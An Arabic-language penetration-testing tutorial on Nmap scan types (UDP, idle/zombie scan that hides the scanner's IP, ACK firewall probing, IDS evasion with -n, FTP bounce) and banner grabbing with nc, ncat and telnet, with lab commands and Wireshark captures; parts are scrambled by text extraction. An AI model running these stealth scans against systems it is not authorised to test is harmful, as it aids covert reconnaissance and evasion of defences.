7	0.257258000	10.50.97.5	172.16.5.50	TCP	78	135->58056 [SYN, ACK] Seq=0 Ack=1 Win=29206
8	0.257301000	172.16.5.50	10.50.97.5	TCP	66	58056->135 [ACK] Seq=1 Ack=1 Win=29206
9	0.257519000	172.16.5.50	10.50.97.5	TCP	66	58056->135 [RST, ACK] Seq=1 Ack=1 Win=29206

- هتلaci ان عملیه ال 3 Way handshake حصلت کامله هنا بخطواتها التلاته وانت بعد کدا ک penetration tester قفلت ال لانک عرفت الغرض ال انت عاوزه خلاص عرفت ال Connection ال انت مترجمت ال service ال علیه انه مفتوح .

- طب انا هنا استخدمت ال Full Tcp Scan دا بستخدمه فحاله ان ال Fire wall ال شرحة فوق منفعش معاك او ال Syn Scan عمله لانک هتلaci بعض ال Fire wall ال Scans بيعملها reject او ال IDS وهکذا دا تجربه لو الاول منفعش معاك ...

- معانا نوع تاني من ال UDP Scan وهو ال Scan ودا فحاله ان ال Port او ال services او ال Exploit من خلاله عرفت انه شغال بال UDP ساعتها بروح اني اعمل UDP زی ال DNS Scan او SNMP او UDP هتلaciه شغال بال DHCP حتى ال UDP هتلaciه شغال بال

- نفس شكل ال **Scan** بتاع ال **Tcp** مع اختلاف نوع لا **Scan** ال بيجي مع بعد ال **S** الخاصه بال **Scan** هنحط بعدها ال **U** الخاصه بال **UDP**.

```
nmap -sU -p 137 10.50.97.5
root@kalisana:~# nmap -sU -p 137 10.50.97.5

Starting Nmap 6.49BETA5 ( https://nmap.org ) at 2015-10-30 13:16 EDT
Nmap scan report for 10.50.97.5
Host is up (0.091s latency).
PORT      STATE SERVICE
137/udp  open  netbios-ns
```

- وال **TCP** مبيكنش فيه ال **3 way handshake** زي ال **UDP** بترسل **Query** لـ **Destination** وتعرف ال **Port** مفتوح ولا لاء ... وبعد كدا من نحيتك انت ك **Source** بتقفل الاتصال ... تعالى برضه نشوف ال **Wire shark** دا ال **Traffic** هيطلعله ازاي فال **Back ground**

No.	Time	Source	Destination	Protocol	Src Port	Dst Port	Info
8	0.2849080	172.16.5.50	10.50.97.5	NBNS	51240	137	Name query NBSTAT +<00><00><00><00><00><00>
9	0.3893780	10.50.97.5	172.16.5.50	NBNS	137	51240	Name query response NBSTAT
10	0.3894090	172.16.5.50	10.50.97.5	ICMP	137	51240	Destination unreachable (Port unreachable)

- طب لو انا جيت اعمل عليك **Scan** بال **UDP** ولقيت ال **Port** اال انا رايحله بتاع ال **UDP** مقفول عندك

```
nmap -sU -p 123 10.50.97.5
root@kalisana:~# nmap -sU -p 111 10.50.97.5

Starting Nmap 6.49BETA5 ( https://nmap.org ) at 2015-10-30 13:25 EDT
Nmap scan report for 10.50.97.5
Host is up (0.086s latency).
PORT      STATE SERVICE
111/udp  closed  rpcbind
```

- تعالى نشوف ال ... Background Wire shark مطلعه ازاي فال


No.	Time	Source	Destination	Protocol	Length	Info
8	0.214110000	172.16.5.50	10.50.97.5	Portmap	82	V104316 proc-0 Call
9	0.296792000	10.50.97.5	172.16.5.50	ICMP	110	Destination unreachable (Port unreachable)

- حاله ان ال **port** طلع مفقول هتلaci **2 packets** بس بينك وبين ال **Destination** و هتلaci **Destination** بيقول معاك الاتصال فال الثانيه عشان ال **port** ال انت عاوز تروحله مفقول .. على عكس لو كان ال **port** مفتوح هتلaci **3 packets** بيترسلو مبينك وبين ال **Destination** .

- عندنا ال **Scan** التالت ال ممكن نعمله بال **Nmap** هو ال **Idle Scan** ودا فكرتهاني انا ك **penetration tester** مش هبعملك ال **IP** بتاعي ولكن هبعملك ال **Scan** ب **IP** بتاع حد تاني يعني **Stealth Scan** مخفي يعني مش هترووح لل **Destination** بشكل صريح تقوله انا عاوز اعمل عليك **Scan** لانه ممكن يعملك **Detect** او يعمل لل **Drop packet** بتاعتك ... فاحنا بنروح بشكل مخفي شويه .

- ال **Scan** دا بيتم عن طريق اجهزة ال **Zombie** الموجودة معك ع ال **Network** تقدر تستخدمهم عشان تخفي ال **Ip** الحقيقي بتاعك باستخدام الاجهزة دي ودي اجهزة تكون معاك بس لا بترسل ولا بتستلم **packet** وانت بتعمد **Destination** فال **Zombie Scan** هيتواصل مع لا ولما ال **Destination** يرض عليه هبيعملك انت الرد من غير متظاهر فالصورة ... وصلت كذا الحته دي .

- ودا بیتم عن طریق ال **Fragmentation ID Header** و هنسرح
الحته دی ورکز معايا عشان تفهم ال **Scan** شغال ازاي ...



- بص هنا هتلاقی ال **Zombie** اتواصل مع ال **Attacker** عن طریق ال **Frag ID** الاول وال **Zombie** بعتله ال **Syn/ack** بتاعه ال هو 100 وال **Attacker** احتفظ بيہ لنفسه ... بعد کدا ال **Attacker** بعث رسال هاں **Syn** لل **Target** باستخدام ال **Ip** بتاع ال **Zombie** هتبص تلاقی ال **target** بعث لل **Zombie** رساله ال **Syn** عادي جدا وکأن جهازین بیتواصلوا مع بعض عادي بس الاختلاف انک مش فالصورة .


- لو كان ال Port ال انت عاوز تعمل عليه Scan مفتوح هتلاقی ال Port رض عليك ب Syn/Ack زي متعدنا ...انما لو كان ال Target مغلق هتلاقی ال target رض عليك ب Rst زي مقولنا قبل كدا .

- بعد کدا هتلaci ال **Zombie** رض عال **Rst** ب **Target** بعد اما عرف ان ال **port** مفتوح عند ال **Target** ومع ال **Rst Flag** هتلaciه بعت ال **Frag ID** ولكن هتلaciه زاايد واحد هتلaciه **101** لان ال **Frag ID** دا بيزيد **1** مع كل **packet** جديده بيتم ارسالها .

- ال **Attacker** هنا بیبعث لل **Zombie** رساله **Syn** مره تانیه بس هیلاقي ان الرد جاله من ال **Zombie** بال **Syn/Ack** ولكن معاه بس زايد 1 زي مقولنا... **Frag ID**

- فكدا فهم ال **Attacker** ان فيه فرق 2 بين ال **Frag ID** ال بعثه من الاول لل **Zombie** ومبيين ال جاله فعرف ان ال **Zombie** بعث لل **Target** وعرف انه مفتوح

- بمعنى اخر ال **frag id** ب **Zombie** تواصل مع ال **Attacker** هو 100 ورجعله رد بعد كدا من ال **Zombie** ب 102 فال حسب الفرق مبين الرقم ال كان بعثه والرقم ال جاله رد بيها لاقاه 2 فعرف ان ال **Zombie** تواص مع حد تاني ال هو ال **Target** وجاله منه رد ... فكدا عرف ان ال **target** عند ال **Port** مفتوح ولكن عرفنا باستخدام ال **Frag ID** وعن طريق ال **Zombie** من غير منبان فالصورة ... يطلع واحد يقولك طب لو ال **Port** كان مفتوح عند ال **Target** هعرف ازاي !! ... تعالى نشوفها مع بعض ...



- هتلaci نفس الخطوات بتكرر ولكن ال **Zombie** هو بيتوacial مع ال **Port** المره دي هتلaciه بعتله **Rst** فيما معناه ان ال **Target** عاوز تعمل عليه **Scan** مقول ...

- فهتلaci ال **Zombie** اما جه يتواصل مع ال **Attacker** هتلaciه استلم منه رقم **101** وال **Attacker** كان بعله برقم **Frag ID** ال هو **Syn** 100 فكدا فهم ان ال **Zombie** متواصلش مع حد لان انا بعتله بال **100** ورض عليا ب **101** فكدا **2 Packets** ال اتبعتوا بس ... مابين ال **Zombie source** وال **source**.


- فال فكرة كلها من ال **Scan** دا انك متباقاش واضح فالصورة تخلي ال **Target** هو ال بيتوacial مع ال **Zombie** وانت تأخذ المعلومه جاهزة.

- برضه الفكرة انك تشوف ال **Zombie** ال انت بعنه لل **Frag ID** وتشوف الرد ال جايلك منه وتشوف الفرق مبينهم لو انت بعتله برقم **100** وجالك الرقم **101** على سبيل المثال الرقم زاد **1** بس ودا نتيجه لل **Packet** ال اتعلملها ارسال ...


- انما لو انت باعت برقم **100** ولقيت الرد ال جايلك من ال **Zombie** هو **102** فانت كدا فهمت ان ال **Zombie** تواصل مع جهاز اخر ورد عليه وعرف ال **ports** المفتوحه عنده لان ال **Frag ID** اما بيزيدي بيدل ان فيه **Packet** تم تبادلها بين طرفين ... فانت تأخذ بالك من الفرق بين ال **Frag ID** ال بتبعه بييه لل **Zombie** وبين ال **Zombie** بيرد عليك بييه وتشوف الفرق هتعرف حصل ايه وهستنتج اذا كان ال **Port** دا مفتوح ولا لا .

- الحاله الثالثه معانا فال **Port** هي انك ممکن يكون ال **Idle Scan** بتعمل عليه **Scan** دا يعني فيه **Fire wall** فالطريق بيعرض ال **Traffic** ال جي من ال **Zombie** فدا هتلacieh انه مبیرجعش رد لل **Zombie** اصلا على عکس ال **closed port** كان **Fire** فكان بيعرف ان ال **Port** مقول ... انما هنا ال **wall** بيعله وميرجعنهوش رد ... ودا مثال مفصل عليه .

Step 1: Probe the zombie's IP ID.



Step 2: Forge a SYN packet from the zombie.



Step 3: Probe the zombie's IP ID again.



Just as in the other two cases, the attacker sends a SYN/ACK to the zombie. The zombie discloses its IP ID.

The target, obstinately filtering its port, ignores the SYN that appears to come from the zombie. The zombie, unaware that anything has happened, does not increment its IP ID.

The zombie's IP ID has increased by only 1 since step 1, so the port is not open. From the attacker's point of view this filtered port is indistinguishable from a closed port.

- تعالى نشوف ال **Kali Nmap** دا بنعمله ازاي باز **Attack** ... **Linux**

```
nmap -Pn -sI 10.50.97.10:135 10.50.96.110 -v
```

- 10.50.97.10:135 is the zombie IP and port
- 10.50.96.110 is the target we wish to scan
- -Pn prevents pings from the original (our) IP
- -v sets the Nmap verbosity

- هتلaci ف اول Option بيتكتب مع ال Nmap هتلaciه بيعمل ال الاول على ال Destination Ping عشان يتأكد ان ال Option موجود بالفعل ولا لا ... بس ال Destination عشان يمنع ال Ping هو Zombie Pn هو ال يعمل ال Option وال Ping ال بعده ال هو SI - دا عشان اعمل ال Idle Scan الخاص بال شرحة فوق وبعد كدا بتحط ال IP الخاص بال Connection وال Port Zombie .

- وبعد كدا بتحط ال IP بتاع ال Target ... وبعد كدا ال Option هو V - معنها اني بقول ال Nmap يطلعلي النتيجه بشكل مفصل ويجبلى كل صغيره وكبيره فال Scan ال هي عمله .

- فالمثال ال فات محدناش لو عاوزين نعمل ال Port Scan من خلال Nmap Destination فكدا ال Target هو ال هو معين بالنسبة لـ Scan هتروح تعمل ال Scan على اول 1000 port ودا كدا مش Specific ... تعالي نشوف لو عاوزين نعمل Specific Scan هنعمل ايه ... هتضيف بس option ال هو P - بعد ال Ip بتاع Scan ال هو هي عملك ال Port على ال Scan ال Target عطهوله .

```
nmap -Pn -sI 10.50.97.10:135 10.50.96.110 -p23 -v
```

- دا احنا حددنا ال port طب لو مش عاوز احدد او عاوز يعمل Scan على كل ال Ports ال عندنا ال هما 65535 هتسخدم ال Option دا ال هو -p - وال Scan هي عملك ال Nmap وقت كتير .

```
nmap -Pn -sI 10.50.97.10:135 10.50.96.110 -p- -v
```

- تعالى نشوف ال result ال بطلعنا من ال Nmap

```
nmap -Pn -sI 10.50.97.10:135 10.50.96.110 -v
```

```
Nmap scan report for 10.50.96.110
Host is up (0.29s latency).
Not shown: 993 closed|filtered ports
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
139/tcp   open  netbios-ssn
443/tcp   open  https
445/tcp   open  microsoft-ds
1026/tcp  open  LSA-or-nterm
1030/tcp  open  iad1

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 150.28 seconds
```

- كمان لو عاوز اشوف النتيجه بال traffic ونشوف ال Wire Shark ال جاي لـ Destination شكله عامل ازاي

Filter: ip.addr==10.50.96.110							Expression...	Clear	Apply	Save
No.	Time	Source	Destination	Protocol	Length	Info				
1	0.000000000	10.50.96.110	10.50.97.10	TCP	58	53183->135 [
2	0.050068000	10.50.96.110	10.50.97.10	TCP	58	53183->135 [
3	0.101937000	10.50.96.110	10.50.97.10	TCP	58	53183->135 [
4	0.152693000	10.50.96.110	10.50.97.10	TCP	58	53183->135 [
7	0.546463000	10.50.97.10	10.50.96.110	TCP	58	135->135 [SY]				

- هلاقي ال Wire Shark جايلاك الجهاز ال كان بيتكلم مع ال Zombie هو ال Destination احنا عاوزينه اني انا لاخفي ال IP بتاعي وميظهرش وال يظهر هيكون ال IP بتاع ال Zombie وقد كان .

- عندنا ال never do DNS ال بعد كدا وهو ال Scan ودا اختصاره n- بمعنى انت اما بتدي ال Resolution او ال Domain Scan فال IP من نفسه بيروح يجيلاك Domains المرتبطة بال IP دا ويقعد يفحصها لك وهكذا مع ال Domains بيروح يجيلاك IP المرتبط بيها ويفحصها لك .

- ودا بیاخد وقت عشان نتیجه ال **Scan** تطلعك دا غير ان ال **IDS** بیقوم عاملک **Detect** لل **Scan** ال بتعمله وبیتعملک **block** او . **Drop**

- لان ال **Nmap** بتعمل **Reverse DNS** وتحصلک المرتبط بيه ودا بیعمل تزاحم فالشبکه لان ال **Scan** دا زی مقولنا بیاخد وقت ... بالضبط زی الشارع ال من غير اشاره مرور فبتجی اشاره المرور عشان تنظم اللیله دي ... فانت عندك فال **Network** لازم ال **Traffic** بیقا منظم ومیاخدش وقت کتیر عشان میعملش ازدحام فال **Network** ویعمل بطأ فالشبکه ...

- ولو لقطک جهاز زی ال **IDS** وانت بتعمل **DNS Reverse** فال **IDS** هیعملک **Drop** او **detect** زی مقولنا فلازم ال **Scan** بتاعک يكون سريع نوعا ما ويكون ظاهر انه **Normal** عشان میشكش فيه ال او ال **IPS** او **IDS** او غيره من اجهزة الحماية فال **Fire wall** **IP** ویعملک **detect** او **Block** او **Drop** او **Network** سواء لل **packet** او ال **packet** ال بتبعتها .

فانت لو عاوز کل ال حکینا فيه فوق دا میحصلش فال **Scan** بتاعک بیقی لازم تاخذ بالک انک تضییف لل **Scan** بتاعک **n** - تمام کدا .

- عندنا بعد کدا ال **FTP Bounce Scan** او البرتوكول دا بیبقة فيه ثغرات کتیر فانت تجرب تعمل عليه **Scan** برضه يمكن تلاقي حاجه ... فانت بتكتب نفس ال **Command** ال فات مع تغيير ال **Scan** ل **b** - ال هو عايد عال **Service** ال عاوزین نعملها **Option** وحط بعد کدا ال **Ports** ال انت عاوز تفحصها عند ال **Destination** وهکذا الى اخر طریقه کتابه ال **Nmap Command** فال **Command** وکنا شرحناها بالتفصیل فوق ارجعلها .

- عندنا **Scan** تاني وهو ال **Ack Scan** بنسخدمه عشان نعرف هل فيه **Fire wall** عند ال **Destination** ولا لاء ... مش بنسخدمه عشان نعرف هل فيه **Port** مفتوح ولا لاء ... ودا اختصاره **-sA** - فال **Nmap**.

- فاحنا عشان نطمئن الاول ان مفيش **fire wall** او **IDS** او **IPS** هيعترضنا واحنا بنعمل ال **Scan** بتعمالي **Target** زي عاوزين نشوف ال **Ports** المفتوحه عنده وهكذا بنعمل الاول ال **Ack Scan** عشان نشوف ال **Fire wall** ال جالنا ونحلله ونعرف هل فيه **Reply** مثلا وهكذا بمعنى لو كان فيه **Fire wall** عند ال **target** مش هيجيلك رد من اساسه هيسيبك متعلق انما لو مفيش **Fire wall** هيجيلك رساله **Rst** .. ازاي هنشوف مع بعض

```
nmap -sA 192.168.0.14 -p445
root@els:~# nmap -sA 192.168.0.14 -p445

Starting Nmap 6.49BETA5 ( https://nmap.org ) at 2015-11-02 18:41 EST
Nmap scan report for 192.168.0.14
Host is up (0.00033s latency).
PORT      STATE      SERVICE
445/tcp    filtered  microsoft-ds
MAC Address: EC:55:F9:33:FE:46 (Hon Hai Precision Ind. Co.)
```

- اهوه هنلاقي ان ال **port** ال عاوزين نعمل من خلله ال **Scan** جالي رد انه **Traffic** اعترض ال **Fire wall** يعني فيه **Filtered** بتاعي فكدا انا عرفت من خلال ال **Fire wall** ان فيه **Ack Scan** عند ال **Scans** ال بتعملها هناك عشان ميتعملكش فتاخذ بالك من ال **target** عشان نتأكد تعالى نبص بال **Wire Shark** عشان نتأكد **Detect**

No.	Time	Source	Destination	Protocol	Length	Info
25	1.563324000	192.168.0.24	192.168.0.14	TCP	54	61573>445 [ACK] Seq=1 Ack=1 Win=1024 Len=0
26	1.663373000	192.168.0.24	192.168.0.14	TCP	54	61574>445 [ACK] Seq=1 Ack=1 Win=1024 Len=0

- هنلاقي ال **Ack Scan** ومفيش رد بيجي عليه وكمان هنلاقيه مكرر ال **packet** تاني بيعتها تاني وبرضه مجالوش رد فتعرف ان فيه **Target** عند ال **Fire wall** هناك .

- تعالى نعمل **Fire wall** لـ **Disable** ونشوف النتيجه ال هتجلنا من ال **Nmap** عامله ازاي

```
nmap -sA 192.168.0.14 -p445
```

```
root@els:~# nmap -sA 192.168.0.14 -p445

Starting Nmap 6.49BETA5 ( https://nmap.org ) at 2015-11-02 18:44 EST
Nmap scan report for 192.168.0.14
Host is up (0.00024s latency).
PORT      STATE      SERVICE
445/tcp    unfiltered microsoft-ds
MAC Address: EC:55:F9:33:FE:46 (Hon Hai Precision Ind. Co.)
```

- هتلاقی النتيجه ال جتلنا هي ان ال **Port 445** هو **unfiltered** يعني معنها ان مفیش **Fire wall** فالسکه اعتراض ال **traffic** بتاعك.

- تعالى نشو夫 ال **Wire Shark** فال **Background** طلعنا ايه !!

No.	Time	Source	Destination	Protocol	Length	Info
5	0.159952000	192.168.0.24	192.168.0.14	TCP	54	61330->445 [ACK] Seq=1 Ack=1 Win=1024 Len=0
8	0.160322000	192.168.0.14	192.168.0.24	TCP	60	445->61330 [RST] Seq=1 Win=0 Len=0

- هتلاقی انك لما بعنت **Ack** ال **Destination** بعتلك **Rst** ودا معنها انه وصله ال **Traffic** بتاعك وبيرض علیك اهوه ... مع العلم انه لو فيه **Fire wall** فالطريق بيعترض ال **Scan** بتاعك مكنش هيجيلك رد من ال **Destination** زي محصل فمعناها ان مفیش **Fire wall** بيعترض ال **Ack Scan** .

- عندنا **Scan** آخر وهو ال **IP Protocol Scan** ودا اختصاره **s0** ودا برضه نوع من ال **Scans** مش بنستخدمه اما بنكون عاوزين نعمل ال **Port Scanning** ... لاء بنستخدمه اما نكون عاوزين نشو夫 ال **IPV6** عند ال **Target** اذا كان شغال مثلاب او **IPV4** او **Types of IP** وهكذا ... تدي ال **Nmap** زي ال قولناه فوق بالضبط وتدليه ال **IP Scan** الخاص ب **Option** وهو هيجيلك النتيجه.

- ال **Nmap** ممکن تسهل على نفسك وتدیها **Scripts** جاهزة وهي تعملک لیها **Scanning** بدون متقد عکل شويه تعمل **Scan** ولو عندك اکتر من جهاز ساعتها الدنيا هتلغبط معاك لو عاوز تعمل عليهم **Script** ... فعلی ایه انت تعمل **penetration testing** لکذا جهاز وكل متوعز تعمل **Scanning** تروح لل **Scanning** . **Scanning** دا اعمليي لیه **Nmap**

- ودا بيتم من خلال ال **Nmap Scripting Engine** ال بيجي مع ال **Nmap** نفسها وتقدر تستخدمه فالكلام دا ... ودا زي مقولنا بنستخدمه فحاله ان ال **Network** ال كنت شغال عليها كان كبيره والاجهزه ال مترجمتها عال **Network** كانوا اکتر من جهاز وكدا ساعتها روح لـ **NSE** ال اختصارها **Nmap Scripting Engine** .

- عندنا ادوات اخري زي ال **hping** انت ممکن تستخدمها کمان فأنك تعمل ال **Idle Scan** ال شرحناه من شويه ولكن مش هنذكرها لأننا ذكرنا اقوى **tool** بتعمل ال **Scan** دا وغيره فمن وجهه نظري ملهاش تلاتين لازمه وزي مكنا قولنا الاول فال **information gathering** لو تفتكر هيقابلک **tools** كتير بتعمل نفس الغرض انت مش هتشتغل بيهم كلهم !! ولكن هتنقي ال **Tool** الاقوي والافضل وال بيتعملک حاجات كتير وموثوقيتها اکتر وحيث كدا هتلافي ال **Nmap** بتوفي الغرض دا ولكن مفيش **tool** هتلافيها افضل من ال **Nmap** فمرحلة ال **Scanning** عموما... فانت اهتم بال **Nmap** من خلال معرفتك بال **cheat cheat** الخاص بيها ال کنا ذكرناه برضه قبل كدا تحمله عندك وتعرف من خلااله ازاي تعمل **Specific Scan** فانت معاك ال **Type of Scan** ال انت عاوزه من غير متلجم لا ي **Tool** تانيه ...

- وبکدا نكون انهينا الجزء دا وهنسوف الجي ازاي نعمل لـ **Detect** وال **Target** ال عند ال **Services** وال **OS**

2.3 Service and OS Detection

- احنا فالجزء ال فات عرفنا اننا نعمل **target Scanning** لـ **Services** المفتوحة عنده ... تعالى هنا نعرف مع بعض ال **ports** ال شغاله عند ال **Target** دا ونعرف كمان ال **OS-Detection** الموجودة على جهاز ال **Target**.

- فاحنا عرفنا مدام عندنا **Service** مفتوح يبقا عندنا **Port** شغاله عليه **Version** فاحنا عازين نعرف ايه هي ال **Service** ال شغاله وال **Service** بتاعها ايه عشان نعرف نعمله فيما بعد **Exploit** بشكل ينجح معانا.

- اول **Banner Grabbing** معانا وهو ال **Technique** ودا من اشهر ال **Techniques** ال بتخلiek تعرف ال **Services** ال شغاله على ال **Ports** عند ال **Target** بتاعك ... معناه باختصار انك تتبع رساله لـ **target** بتاعك ولتكن مثلا رساله **SSH** وهو بيقوم راضض عليك بنوع ال **SSH** ال عندهوليكن **SSH 2.1** ... فانت تتبع رساله لـ **target** و تستنى يرض عليك ومن خلال الرد دا بتقدر تعرف ال **Service** بتاع ال **Port** **Version**.

- عندنا **Net cat** كتير بتعمل ال **Banner Graping** زي ال **Tools** وال **ncat** وال **Telnet** وغيرهم كتير ... ولكن احنا هنسخدم منهم ال **Data read** لـ **Net cat** من خلال ال **Network** وبتخليك تعمل **Establish Connection** **Files Exchange** لـ **2 Hosts** مبين **Host** معين كل دا وكتير غيره انت ممكن تعمله بـ **tool** موجوده على زي ال **Net cat** ودا ال هنشوفوه مع بعض فالجي باعذن الله .

- تعالى نشوف مثال عملی لو عاوزین نعمل **Establish** على ال **Host** ال هو خاص بال **Services** ال **port 22** عاوزين نعمل عليه **Connect** هو ال **192.168.0.25**.

- قبل متعمل عمليه ال **connection** لـ **establish** لازم تتأكد ان اساسا ال انت بتعمل عليه ال **Establish** مفتوح ال هو فحالتنا هنا ال **SSH** ودا شوفناه من خلال الشرح ال فات ارجعله .

```

1 ncat
ncat 192.168.0.25 22 → root@els:~# ncat 192.168.0.25 22
                                SSH-2.0-OpenSSH_6.7p1 Debian-5

2 netcat
nc 192.168.0.25 22 → root@els:~# nc 192.168.0.25 22
                                SSH-2.0-OpenSSH_6.7p1 Debian-5

3 telnet
telnet 192.168.0.25 22 → root@els:~# telnet 192.168.0.25 22
                                Trying 192.168.0.25...
                                Connected to 192.168.0.25.
                                Escape character is '^].
                                SSH-2.0-OpenSSH_6.7p1 Debian-5
  
```

- فهنا دا مثال بال **3 Tools** ال ذكرناهم فوق وممكن تستخدم واحدة منهم زي قولنا عادي ... وهما موجودين فال **kali Linux** .

- فهتلاقی ال **SSH** رد عليك بال **Destination** ال عنده وال **Banner Gapping** بتاعه زي منتا شایف فكدا ال **Version** نجح بالفعل .

